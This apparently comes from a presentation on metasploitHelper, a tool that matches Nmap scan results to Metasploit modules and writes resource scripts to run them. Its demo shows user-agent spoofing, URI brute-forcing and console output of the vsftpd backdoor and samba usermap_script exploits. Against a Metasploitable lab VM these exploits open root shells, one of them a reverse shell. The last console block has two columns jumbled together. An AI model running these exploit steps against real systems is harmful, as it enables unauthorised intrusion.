# metasploitHelper

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#### #whoami

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# What Is This Presentation About?

- Problems metasploitHelper tries to resolves
- How metasploitHelper works
- Problems faced during development
- Some gotchas



# Problems metasploitHelper tries to resolves

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- There are new Metasploit modules released every now and then. It is difficult to keep up with every Metasploit modules that have been released.
- We do not want to miss any easy to spot vulnerabilites during a penetration test.
- Manual penetration testing is still recommended, this tool is meant to assist penetration testers during tests.


# Metasploit Modules

- Modules can be categorize into auxiliary and exploit modules.
- Modules can also be categorize into HTTP URI and port based exploits.



# How metasploitHelper works

#### How metasploitHelper works





## Problems faced

#### Problems faced

- There are websites that blocks scripts using invalid user agent.

  The script circumvent this by faking the user- agent.
- The target web server returns a status code of 200 for all URIs. The script attempts to tests the web server for fictious URIs. The script does not continue with the bruteforce unless the -detect parameter is specified.
  - The script performs a match for the keywords in the page title against that of the title of the Metasploit module.



# Some Gotchas

#### Some Gotchas

- Some Metasploit modules do not specify the correct TARGETURI.
- Instead, they have specified the root / as the TARGETURI.



## Demo

### metasploitHelper Help Menu

```
root@kali:/git/metasploitHelper# python metasploitHelper.py
usage: metasploitHelper.py [-h] [-i NMAPFILE] [-v] [-nocache] [-findWeb]
                           [-findPort] [-detect] [-enableRoot]
optional arguments:
 -h, --help
              show this help message and exit
  -i NMAPFILE
              [use Nmap .xml file]
               [verbose (default=false)]
  - V
               [search Metasploit folder instead of using default-path.csv and
  -nocache
              port2Msf.csv (default=off]
  -findWeb
               [find only HTTP/HTTPs exploits (default=on)]
               [find only port-based matched exploits (default=on)]
  -findPort
               [find Metasploit http module matched based on both URI and page
  -detect
              title (default=off)]
               [include Metasploit modules for root URI / (default=off)]
  -enableRoot
```




## Running metasploitHelper

```
root@kali:/git/metasploitHelper# python metasploitHelper.py -i nmapt target.xml -nocache
- Initial Testing with Random URLs...
- Brute Forcing URLs...
Found: http://192.168.112.167:80/index.php
                                                                               200
- Initial Testing with Random URLs...
- Brute Forcing URLs...
Found: http://192.168.112.167:8180/index.jsp
                                                                               200
Found: http://192.168.112.167:8180/manager/html
                                                                               401
Found: http://192.168.112.167:8180/admin/index.jsp
                                                                               200
Metasploit resource script: runDefaultPathAux.rc written.
Metasploit resource script: runDefaultPathExp.rc written.
Metasploit resource script: runMsfAux.rc written.
Metasploit resource script: runMsfExp.rc written.
Report written to report.txt.
```



# Generated 'data' files by crawling Metasploit modules folder



17 8080

exploits/multi/http/iboss invoke deploy

# Generated report.txt contain list of matching modules (HTTP/Port based exploits)

```
GNU nano 2.2.6
                                               File: report.txt
192.168.112.167:8180
auxiliary/scanner/http/tomcat mgr login
auxiliary/scanner/http/apache activemq source disclosure
192.168.112.167:21
auxiliary/admin/cisco/vpn_3000_ftp_bypass
auxiliary/admin/scada/modicon password recovery
auxiliary/scanner/ftp/titanftp xcrc traversal
auxiliary/scanner/ftp/anonymous
auxiliary/scanner/ftp/ftp_version
auxiliary/scanner/ftp/ftp login
192.168.112.167:22
auxiliary/scanner/ssh/ssh login
auxiliary/scanner/ssh/ssh_enumusers
auxiliary/scanner/ssh/ssh version
auxiliary/scanner/ssh/detect kippo
auxiliary/scanner/ssh/ssh identify pubkeys
auxiliary/scanner/ssh/cerberus sftp enumusers
auxiliary/scanner/ssh/ssh login pubkey
192.168.112.167:23
auxiliary/scanner/telnet/telnet encrypt overflow
auxiliary/scanner/telnet/telnet ruggedcom
auxiliary/scanner/telnet/telnet version
192.168.112.167:25
auxiliary/scanner/smtp/smtp ntlm domain
auxiliary/scanner/smtp/smtp enum
192.168.112.167:53
```

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# Running the Generated Metasploit Resource Scripts against Target (Metasploitable VM)

```
resource (runMsfExp.rc)> use exploits/unix/ftp/vsftpd 234 backdoor
resource (runMsfExp.rc)> set RHOST 192.168.112.167
RHOST => 192.168.112.167
resource (runMsfExp.rc) > set RHOSTS 192.168.112.167
RHOSTS => 192.168.112.167
esource (runMsfExp.rc)> set RPORT 21
RPORT => 21
resource (runMsfExp.rc)> exploit
[*] Banner: 220 (vsFTPd 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling...
[+] UID: uid=0(root) gid=0(root)
*] Found shell.
[*] Command shell session 1 opened (192.168.112.148:58625 -> 192.168.112.167:6200) at 2015-03-25 13:45:02 -0400
ls
bin
                           resource (runMsfExp.rc)> use exploits/multi/samba/usermap_script
dev
                           resource (runMsfExp.rc) > set RHOST 192.168.112.167
etc
                           RHOST => 192.168.112.167
home
                           resource (runMsfExp.rc) > set RHOSTS 192.168.112.167
initrd
                           RHOSTS => 192.168.112.167
initrd.img
                           resource (runMsfExp.rc) > set RPORT 139
lib
                           RPORT => 139
lost+found
                           resource (runMsfExp.rc)> exploit
media
                           [*] Started reverse double handler
mnt
nohup.out
                           [*] Accepted the first client connection...
opt
                           [*] Accepted the second client connection...
proc
                           [*] Command: echo nb49ClQlFQDXD4EF;
                           [*] Writing to socket A
                            [*] Writing to socket B
                           [*] Reading from sockets...
                           [*] Reading from socket B
                            [*] B: "nb49ClQlFQDXD4EF\r\n"
                            [*] Matching...
                           [*] A is input...
                            [*] Command shell session 2 opened (192.168.112.148:4444 -> 192.168.112.167:39966) at 2015-03-25 13:48:09 -0400
                            whoami
                            root
```

#### Conclusion

• The script can be downloaded from <a href="https://github.com/milo2012/metasploitHelper/">https://github.com/milo2012/metasploitHelper/</a>.

